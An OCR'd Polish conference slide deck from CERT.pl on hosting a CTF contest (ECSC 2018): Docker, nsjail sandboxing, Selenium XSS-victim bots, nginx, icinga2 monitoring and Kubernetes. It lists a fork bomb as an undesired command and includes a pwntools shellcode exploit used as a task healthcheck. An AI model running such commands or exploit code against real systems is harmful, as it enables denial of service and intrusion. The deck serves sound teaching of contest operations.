# Jak zorganizować CTF i przetrwać, czyli organizacja konkursów dla hakerów z perspektywy admina

Michał Leszczyński

# Jak zorganizować CTF i przetrwać, czyli organizacja konkursów dla hakerów z perspektywy admina

...alternatywnie: “Jak ECSC 2018 organizowano...”

Michał Leszczyński

# $ whoami

**Michał Leszczyński**

- Security Engineer @ CERT.pl
- Rozwój infrastruktury do przetwarzania złośliwego oprogramowania
- Tworzenie/psucie aplikacji internetowych oraz hardware
- michal.leszczynski@cert.pl

# Co to są te CTFy?

*“Zdobądź flagę (ang. capture the flag, CTF) - jeden z typów popularnych internetowych wargames, gdzie zawodnicy wystawiają na próbę swoje wiadomości z zakresu cyber-bezpieczeństwa.*

*W brutalną odmianę grali także przedstawiciele niektórych formacji wojskowych i paramilitarnych, między innymi Hitlerjugend[potrzebny przypis].“*

- Wikipedia, 23/10/2018

# Co to są te CTFy?

- konkurs dla specjalistów bezpieczeństwa IT, gdzie zmagają się oni z zadaniami z różnych dziedzin

- zadania dotyczą reverse engineeringu, hackowania aplikacji internetowych, binary exploitation itp.

- infrastrukturę do hakowania (stanowiącą pewne realne odniesienie do rzeczywistych usług) zapewnia organizator

CTF TIME

## Team rating

2018 | 2017 | 2016 | 2015 | 2014 | 2013 | 2012 | 2011

| Place | Team | Country | Rating |
|---|---|---|---|
| 1 | p4 | | 974,003 |
| 2 | Plaid Parliament of Pwning | | 879,477 |
| 3 | TokyoWesterns | | 613,885 |
| 4 | 217 | | 563,489 |
| 5 | dcua | | 541,199 |
| 6 | Dragon Sector | | 539,223 |

## Past events

With scoreboard | All

### HITCON CTF 2018

Paź 22, 2018 02:00 UTC | On-line | Weight voting in progress

| Place | Team | Country | Points |
|---|---|---|---|
| 1 | Dragon Sector | | 196,640* |
| 2 | Plaid Parliament of Pwning | | 129,372 |
| 3 | BFKinesiS | | 104,368 |

1166 teams total | Tasks and writeups

### Hack.lu CTF 2018

CTF TIME

## Team rating

2018 | 2017 | 2016 | 2015 | 2014 | 2013 | 2012 | 2011

| Place | Team | Country | Rating |
|---|---|---|---|
| 1 | Dragon Sector | | 974,003 |
| 2 | Plaid Parliament of Pwning | | 879,477 |
| 3 | TokyoWesterns | | 613,885 |
| 4 | 217 | | 563,489 |
| 5 | dcua | | 541,199 |
| 6 | p4 | | 539,223 |

## Past events

With scoreboard | All

### HITCON CTF 2018

Paź 22, 2018 02:00 UTC | On-line | Weight voting in progress

| Place | Team | Country | Points |
|---|---|---|---|
| 1 | Dragon Sector | | 196,640* |
| 2 | Plaid Parliament of Pwning | | 129,372 |
| 3 | BFKinesiS | | 104,368 |

1166 teams total | Tasks and writeups

### Hack.lu CTF 2018

# Motywacja

- CTFy zyskują na popularności
- ...ale ciężko jest zorganizować CTF
- CTF jako narzędzie promocyjne firmy może stać się mieczem obosiecznym

# Co jeśli nie chcę robić CTFa?

- organizacja CTFa jest przykładem używanym w tej prezentacji
- większość wykorzystywanych tutaj narzędzi i sposobów można odnieść do wdrożeń bardziej klasycznych usług

# Czego potrzeba do zrobienia CTFa?

- autorów zadań
- pomysłów
- **testerów zadań(!)**
- infrastruktury: portalu, poszczególnych zadań

# Portal hack.cert.pl

## Eliminacje do European Cyber Security Challenge - Juniorzy

Zapraszamy uczestników na kanał IRC #ecsc18 na freenode. To najszybsza metoda kontaktu z organizatorami.

category: web
75 punktów, rozwiązań: 6
Tars suck

category: web
100 punktów, rozwiązań: 3
Military grade authentication

category: web
100 punktów, rozwiązań: 17
HTTP

category: web
100 punktów, rozwiązań: 2
Auth required

category: web
150 punktów, rozwiązań: 0
Easy Minesweeper

category: re
50 punktów, rozwiązań: 1
Baby REindeer

category: re
200 punktów, rozwiązań: 0
Debug Me!

category: re
200 punktów, rozwiązań: 0
Encrypt tool

category: re
300 punktów, rozwiązań: 1
Cobra Ransomware

category: crypto
50 punktów, rozwiązań: 6
Ransomed image

category: crypto
200 punktów, rozwiązań: 6
Rock paper scissors

category: pwn
50 punktów, rozwiązań: 3
Pwn and Chill

category: pwn
200 punktów, rozwiązań: 2
Liberate me

category: pwn
200 punktów, rozwiązań: 2
Bornless one

category: misc
50 punktów, rozwiązań: 2
Ignite the seeds

category: misc
50 punktów, rozwiązań: 6
Learn Some Basics

category: misc
100 punktów, rozwiązań: 0
Easy Volos

category: misc
150 punktów, rozwiązań: 2
Watermarked PDF

category: misc
150 punktów, rozwiązań: 0
keybd.py

category: misc
200 punktów, rozwiązań: 0
Easy Tibia

category: misc
300 punktów, rozwiązań: 0
Login server

## Konkurs European Cybersecurity Month 2017

category: web
150 punktów, rozwiązań: 3
Memo Service

category: web
150 punktów, rozwiązań: 9
Podwójne uwierzytelnianie

category: re
200 punktów, rozwiązań: 2
Czerwony exploit

category: re
350 punktów, rozwiązań: 0
Fałszywa faktura

category: crypto
150 punktów, rozwiązań: 1

# Portal

- treści zadań
- rankingi
- wysyłanie flagi

Otwarte projekty:
https://github.com/CTFd/CTFd
https://github.com/facebook/fbctf

# Usługi hostowane

# Środowisko

- każde zadanie wymaga nieco innej infrastruktury
- … niektóre zadania naprawdę egzotycznej
- warto mieć możliwość “przywrócenia snapshota”, np. w przypadku DoSa czy nierozpoznanego deadlocka

# Docker

- zdarza się, że jest przenośny
- formalnie wyspecyfikowane środowisko
- wspólny kernel :(

# Prosty web

# Prosty web: treść zadania

**Webblind**

Sometimes I invite a naughty script into DOM, that applies hooks on some routines and attributes.
Is your browser color blind? Are you able to detect it? Just return false for emergency!

https://webblind.ecsc18.hack.cert.pl

# Trick or treat!

Is your browser color blind?


## Just write some code

**Tip**: Sometimes I invite a naughty script into DOM, that applies hooks on some routines and attributes.
Are you able to detect it? Just `return false` for emergency!

**0/100** - Gotta catch'em all!

```
1
2  if(/*cheat condition*/false)
3    return false;
4
5  var puzzles = frame_window.document.getElementsByClassName("puzzle")
6  var result = {
7    "red": 0,
8    "green": 0,
9    "blue":0
10 }
11
12 for(var puzzle of puzzles)
13   result[puzzle.style.backgroundColor]++;
14
15 return result;
16
```

Launch



# Prosty web: wymagania do zadania “Webblind”

- prosta strona internetowa we Flasku
  -> wymagany web server (np. nginx z uwsgi)

- baza danych MongoDB w backendzie


# Prosty `Dockerfile`

```
FROM tiangolo/uwsgi-nginx-flask:python2.7
WORKDIR /app
COPY . /app
RUN pip install -r /app/requirements.txt
RUN mkdir puzzles
RUN tar xzf puzzles.tar.gz
```

**Istotne:** kolejność linijek ma duże znaczenie z punktu widzenia cache.

# Prosty `Dockerfile` (wersja bardziej cache-friendly)

```
FROM tiangolo/uwsgi-nginx-flask:python2.7
COPY requirements.txt /app/requirements.txt
RUN pip install -r /app/requirements.txt
WORKDIR /app
COPY . /app
RUN mkdir puzzles
RUN tar xzf puzzles.tar.gz
```

# Prosty `uwsgi.ini`

```
[uwsgi]
module = webblind
callable = app
uid = nobody
gid = nogroup
```

**Istotne:** nie zaleca się uruchamiania usług z prawami administratora.

# Prosty `docker-compose.yml`

```yaml
version: '3'
services:
  main:
    build: .
    ports:
      - "127.0.0.1:10007:80" # webblind.ecsc18.hack.cert.pl
  mongo:
    image: "mongo:latest"
```

**Istotne:** domyślne dane logowania do mongo?!

# Prosty `docker-compose.yml`

```yaml
version: '3'
services:
  main:
    build: .
    ports:
      - "127.0.0.1:10007:80" # webblind.ecsc18.hack.cert.pl
    env_file:
      - webblind.env
  mongo:
    image: "mongo:latest"
    env_file:
      - webblind.env
```

# Prosty `webblind.env`

```
MONGO_INITDB_ROOT_USERNAME=root
MONGO_INITDB_ROOT_PASSWORD=example
```

ale lepiej napisać skrypt...

```
password=''.join(random.SystemRandom().choice(
    string.ascii_uppercase + string.digits) for _ in range(N))

with open("webblind.env", "w") as f:
    f.write("MONGO_INITDB_ROOT_USERNAME=root\n")
    f.write("MONGO_INITDB_ROOT_PASSWORD={}\n".format(password))
```

...albo użyć volume/sekretów - bardziej skomplikowane, ale konieczne jeśli chcemy mieć usługi jakości produkcyjnej.

# Usługa w systemd

```
[Unit]
Description=ctf-webblind

[Service]
Type=simple
ExecStart=/usr/local/bin/docker-compose up --build
User=root
Group=root
Restart=on-failure
RestartSec=5
StartLimitInterval=60s
StartLimitBurst=3
WorkingDirectory=/opt/ecsc18/web-webblind/

[Install]
WantedBy=default.target
```

# Podsumowując

- `Dockerfile` - specyfikacja customowego obrazu kontenera; określa “co chcemy uruchomić w kontenerze”

- `docker-compose.yml` - opis środowiska uruchomieniowego dla naszego zadania; “jakie kontenery będą potrzebne i jak chcemy je skonfigurować”

- `systemd` - opis usługi, aby system nią zarządzał i udostępnił nam polecenia `service <nazwa_usługi> start|stop|restart|status`

# Usługi wysokiego ryzyka

# pwn

... również znany jako “możliwość wykonywania arbitralnego kodu na serwerze organizatora”.

Polecenia pożądane:

- `cat /flag`

Polecenia raczej niepożądane:

- `:(){ :|:& };:`
- `echo "trolololo" > /flag`

# nsjail

- dobry sandbox oparty na control groups
- wspiera zagnieżdżanie w Dockerze
- przeznaczony m.in. do organizacji CTFów
- produkt polski™

# nsjail: podstawowe polecenia

```
$ ./nsjail -Ml --port 9000 --chroot /chroot/ --user 99999 --group 99999 -- /bin/sh -i
$ nc 127.0.0.1 9000
 / $ ifconfig
 / $ ifconfig -a
 lo    Link encap:Local Loopback
       LOOPBACK  MTU:65536  Metric:1
       RX packets:0 errors:0 dropped:0 overruns:0 frame:0
       TX packets:0 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:0
       RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
 / $ ps wuax
 PID   USER     COMMAND
 1 99999    /bin/sh -i
 3 99999    {busybox} ps wuax
 / $
```

# nsjail: treść zadania

**Pwn and Chill**

So I'm not gonna give you the flag but you can check your guess using this gr8 program.

```
nc ecsc18.hack.cert.pl 10012
```

(Zasoby dla użytkownika: binarka programu oraz adres hosta na którym jest wystawiona usługa.)

# nsjail: Dockerfile

```
FROM nsjail
RUN mkdir /app \
    && apt update \
    && apt install -y lib32z1 \
    && rm -rf /var/lib/apt/lists/*
COPY pwn_me /app/pwn_me
COPY nsjail.sh /app/nsjail.sh
WORKDIR /app
ENTRYPOINT ["/app/nsjail.sh"]
CMD ["/app/pwn_me"]
```

# nsjail: skrypt startowy

```
#!/bin/bash

mkdir /sys/fs/cgroup/{cpu,memory,pids}/NSJAIL

nsjail
    -Ml
    --port 9000
    --user nobody
    --group nogroup
    --max_conns_per_ip 5
    --cwd /app -R /app -R /bin -R /lib -R /lib32 -R /lib64
    --time_limit 30
    --cgroup_cpu_ms_per_sec 100
    --cgroup_pids_max 64
    --cgroup_mem_max 67108864
    -- $@
```

# Blondies w zadaniach web

# Klikacze

- niektóre weby wymagają wpuszczenia innego użytkownika w XSS
- “niczego nieświadomy użytkownik” ~= bot z Chrome/Firefoxem
- implementacja zależnie od indywidualnych potrzeb zadania
- Selenium

# Klikacze: co warto ustalić?

- oczekiwana długość pojedynczej interakcji (np. 5 sekund).
- szacunkowy stopień zainteresowania CTFem (obciążenie)
- rodzaj zabezpieczenia przed floodowaniem (najczęściej reCAPTCHA)
- czy użytkownik potrzebuje jakiś specjalnych wtyczek lub innych szczególnych warunków?
- czy interakcja wymaga klikania po stronie internetowej?

# Klikacze: treść zadania

**Art**

I've just created a cool service for presenting charts in Flask. Here's a test deployment hosted on my laptop. If you find any issue, just send me a link - I'll check if everything is fine. Flag is in `/flag`.

https://web-art.ecsc18.hack.cert.pl

**Update 2018-06-25 21:15**: Unfortunately my laptop is very slow and my browser hangs on websites with long addresses, so I asked my friend to create an extension for me that limits the url to 1024 characters. Now it works smoothly!


Charts Contact

**Have a look at those super scientific charts based on quality science research:**

Charts Contact

If you see dead link on the website, please let us know.

Prześlij



# Klikacze: przykładowa implementacja

**bot.py**

```
from selenium import webdriver

options = webdriver.ChromeOptions()
options.add_extension('plugin.crx')
options.add_argument('--no-sandbox')

browser = webdriver.Chrome(chrome_options=options)
try:
    browser.set_page_load_timeout(4)
    browser.get(url)
    time.sleep(4)
except Exception as e:
    print_bot(e)
finally:
    browser.quit()
```

# Klikacze: przykładowa implementacja

**Dockerfile**

```
FROM tiangolo/uwsgi-nginx:python3.6

RUN echo "deb http://deb.debian.org/debian stretch non-free" >> /etc/apt/sources.list && apt update
&& apt install -y xvfb chromedriver && rm -rf /var/lib/apt/lists/*

COPY ./app /app
COPY ./bot /bot
COPY flag /flag

WORKDIR /app
RUN mkdir -p bot/bot_stuff && chmod 777 bot/bot_stuff && pip install -r /app/requirements.txt
COPY start.sh /start.sh
RUN chmod +x /start.sh
CMD ["/start.sh"]
```

# Klikacze: przykładowa implementacja

**start.sh**

```
#!/usr/bin/env bash
set -e
cd /bot && nohup xvfb-run python -u bot.py /app/bot/bot_stuff &

# Start Supervisor, with Nginx and uWSGI
exec /usr/bin/supervisord
```

# Reverse proxy (nginx)

# Rola reverse proxy

- serwowanie wielu vhostów spod jednego adresu IP
- prostsze zarządzanie TLSem (jeśli jest wymagany)
- load balancing

# Reverse proxy

```
server {
    listen 80;
    server_name webblind.ecsc18.hack.cert.pl;
    return 301 https://$host$request_uri;
}

server {
    listen 443 ssl;
    server_name webblind.ecsc18.hack.cert.pl;
    ssl_certificate /etc/letsencrypt/live/ecsc18.hack.cert.pl/fullchain.pem;
    ssl_certificate_key /etc/letsencrypt/live/ecsc18.hack.cert.pl/privkey.pem;

    try_files $uri $uri/ =404;

    location / {
        proxy_set_header Host $http_host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header REMOTE_ADDR $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-Forwarded-Proto $scheme;
        proxy_http_version 1.1;

        proxy_pass http://localhost:10007;
    }
}
```

# Load balancing

# Load balancing: motywacja

- przydatne w zadaniach, które lubią zasoby (np. wspomniane zadanie webowe z “blondie”)

- typowe zadania CTFowe często nie zakładają współdzielenia czegokolwiek między użytkownikami, więc strategia `ip hash` jest idealna

# Load balancing: config nginx

```
upstream artxss {
    ip_hash;
    server 127.0.0.1:10050;
    server 127.0.0.1:10051;
    server 127.0.0.1:10052;
    server 127.0.0.1:10053;
    server 127.0.0.1:10054;
}
server {
    …
    location / {
        …
        proxy_pass http://artxss;
    }
}
```

# Load balancing: docker-compose

**systemd**


```
ExecStart=/usr/local/bin/docker-compose up --build --scale web_and_bot=5
```

**docker-compose.yml**

```
version: '3'
services:
  web_and_bot:
    build: .
      ports:
        - "127.0.0.1:10050-10054:80" # web-art.ecsc18.hack.cert.pl
```

# icinga2

# icinga2: dashboard



# icinga2: konfiguracja hostów

**/etc/icinga2/conf.d/hosts.conf**

```
object Host "ecsc18" {
  check_command = "http"
  address = "127.0.0.1"
  vars.http_ssl = true
  vars.vhosts["webblind.ecsc18.hack.cert.pl"] = {}
  vars.vhosts["web-art.ecsc18.hack.cert.pl"] = {}

  vars.notification["mail"] = {
    groups = [ "icingaadmins" ]
  }
}
```

# icinga2: healthcheck

- prosty skrypt wykonujący próbę end-to-end względem zadania
- skłania autorów zadań do autorefleksji
- relatywnie prosty i skuteczny w swojej roli

# icinga2: healthcheck

```
#!/usr/bin/python2
import sys
from pwn import *
context(arch="i386")
context.log_level = 'error'

r = remote("ecsc18.hack.cert.pl", 10015)
r.readuntil("\n")

pnum = 31
payload = ']'*(256-pnum) + '+[\x6a\x00'+asm(shellcraft.i386.linux.readfile("./flag", dst=1))

r.send(payload)
r.shutdown()

if "ecsc{_flag_was_here_}" in r.recvall():
      print "OK - Flag found"
      sys.exit(0)
print "CRITICAL - No flag!"
sys.exit(2)
```

# icinga2: konfiguracja hostów

**/etc/icinga2/conf.d/hosts.conf**

```
object Host "ecsc18" {
  /* … definicje vhostów … */

  vars.ctf_tasks["pwn-and-chill"] = {}
  vars.ctf_tasks["webblind"] = {}
  …
  vars.ctf_tasks["web-art 10050"] = {}
  vars.ctf_tasks["web-art 10051"] = {}
  vars.ctf_tasks["web-art 10052"] = {}
  vars.ctf_tasks["web-art 10053"] = {}
  vars.ctf_tasks["web-art 10054"] = {}

  vars.notification["mail"] = {
    groups = [ "icingaadmins" ]
  }
}
```

# icinga2: konfiguracja komend

**/etc/icinga2/conf.d/commands.conf**

```
object CheckCommand "check_ctf" {
  command = [ PluginDir + "/check_ctf", "$ctf_task_name$" ]
}
```

**/usr/lib/nagios/plugins/check_ctf**

```
#!/bin/bash

export TERM=linux
export TERMINFO=/etc/terminfo

cd /opt/ecsc18/healthcheck
./$@
```

# icinga2: konfiguracja usług

**/etc/icinga2/conf.d/services.conf**

```
apply Service "ctf-" for (ctf_task => config in host.vars.ctf_tasks) {
  import "generic-service"

  check_command = "check_ctf"
  check_timeout = 300

  vars += config
  vars.ctf_task_name = ctf_task

  notes = "CTF tests for " + ctf_task

  assign where host.vars.ctf_tasks
}
```

# Powiadomienia

# icinga2: powiadomienia

- wiemy już o awariach, ale jak skutecznie o nich poinformować?

- Icinga2 domyślnie wysyła powiadomienia mailowe - łatwo będzie ten mechanizm przerobić

# icinga2: komenda `mwall`


```
#!/usr/bin/python3
import requests
import sys
import json

with open('/etc/icinga2/mattermost.json', 'r') as f:
    cred = json.loads(f.read())

content = sys.stdin.buffer.read().decode('utf-8', 'replace')

res = requests.post("https://chat-hack.cert.pl/api/v4/users/login", json=cred)
res.raise_for_status()
token = res.headers.get('Token')

res = requests.get('https://chat-hack.cert.pl/api/v4/teams/name/ecsc18/channels/name/town-square',
headers={'Authorization': 'Bearer {}'.format(token)})
res.raise_for_status()
channel_id = res.json().get('id')

res = requests.post('https://chat-hack.cert.pl/api/v4/posts', json={"channel_id": channel_id, "message": content},
headers={'Authorization': 'Bearer {}'.format(token)})
res.raise_for_status()
```

# icinga2: zmieniamy `mail-service-notification.sh`

**/etc/icinga2/scripts/mail-service-notification.sh**

```
#!/bin/sh
template="**[$NOTIFICATIONTYPE][$SERVICESTATE]** $SERVICEDISPLAYNAME ($LONGDATETIME)
@monk @rev\n\`\`\`\n$SERVICEOUTPUT\nComment: [$NOTIFICATIONAUTHORNAME]
$NOTIFICATIONCOMMENT\n\`\`\`\n"
echo "$template" | mwall
```

# icinga2: powiadomienia na Mattermoście



# Kubernetes

# Kubernetes: motywacja

- dobre rozwiązanie do orkiestracji kontenerów
- agnostycznie od software
- chroni przed nieoczekiwanymi problemami

# Kubernetes: niezbędne rzeczy

- klaster z przynajmniej jednym workerem
- manager sieci (np. Flannel)
- nginx-ingress lub inne reverse proxy
- opcjonalnie webowy Dashboard

# Kubernetes: konfiguracja


```
apiVersion: v1
kind: Service
metadata:
  name: my-little-task-service
spec:
  ports:
    - name: http
      port: 80
      protocol: TCP
  selector:
    app: my-little-task
  type: NodePort
```

# Kubernetes: konfiguracja

```
apiVersion: extensions/v1beta1
kind: Ingress
metadata:
  name: my-little-task-ingress
spec:
  rules:
  - host: my-little-task.ctf.example.com
    http:
      paths:
      - path: /
        backend:
          serviceName: my-little-task-service
          servicePort: 80
```

# Kubernetes: konfiguracja

```
apiVersion: apps/v1beta1
kind: Deployment
metadata:
  name: my-little-task
spec:
  replicas: 1
  template:
    metadata:
      labels: {"app": "my-little-task"}
    spec:
      containers:
        - image: "registry.ctf.example.com/my-little-task:latest"
          imagePullPolicy: Always
          name: my-little-task-container
          livenessProbe: {"httpGet": {"path": "/ping", "port": 80}}
```


Kubernetes Dashboard
Piotr Bryk
localhost:9090/#/pod?namespace=kube-system
kubernetes
Workloads > Pods
CREATE
Admin
Namespaces
Nodes
Persistent Volumes
Namespace
kube-system
Workloads
Deployments
Replica Sets
Replication Controllers
Daemon Sets
Stateful Sets
Jobs
Pods
Services and discovery
Services
CPU usage
CPU (cores)
0.225
0.200
0.150
0.100
0.050
0
14:29
14:36
14:43
Time
Memory usage
Memory (bytes)
644 Mi
572 Mi
429 Mi
286 Mi
143 Mi
0
14:29
14:33
14:36
14:40
14:43
Time
Pods
1 - 10 of 18
Name
Status
Restarts
Age
CPU (cores)
Memory (bytes)
dashboard-same-i...
Running
0
14 minutes
0
5.4 Mi
fluentd-cloud-logg...
Running
0
2 months
0.01
120.8 Mi
fluentd-cloud-logg...
Running
0
2 months
0.009
94.3 Mi
fluentd-cloud-logg...
Running
0
2 months
0.014
174.3 Mi
heapster-v1.2.0-4...
Running
0
10 days
0.002
44.8 Mi

# Podsumowanie

# Podsumowanie

- poprawnie użyte technologie konteneryzacji potrafią dużo pomóc
- monitorowanie usług - konieczne przy poważnym CTFie
- healthchecki - pomagają sprawdzać status, ale również wymuszają tworzenie rozwiązywalnych zadań
- ???
- PROFIT!


**Zespół polskiego ECSC 2018:**
*zadania:* Mateusz Szymaniec, Krzysztof Stopczański, Michał Praszmo, Agnieszka Bielec, Paweł Srokosz, Michał Leszczyński
*organizacja:* Piotr Białczak, Rafał Adamczuk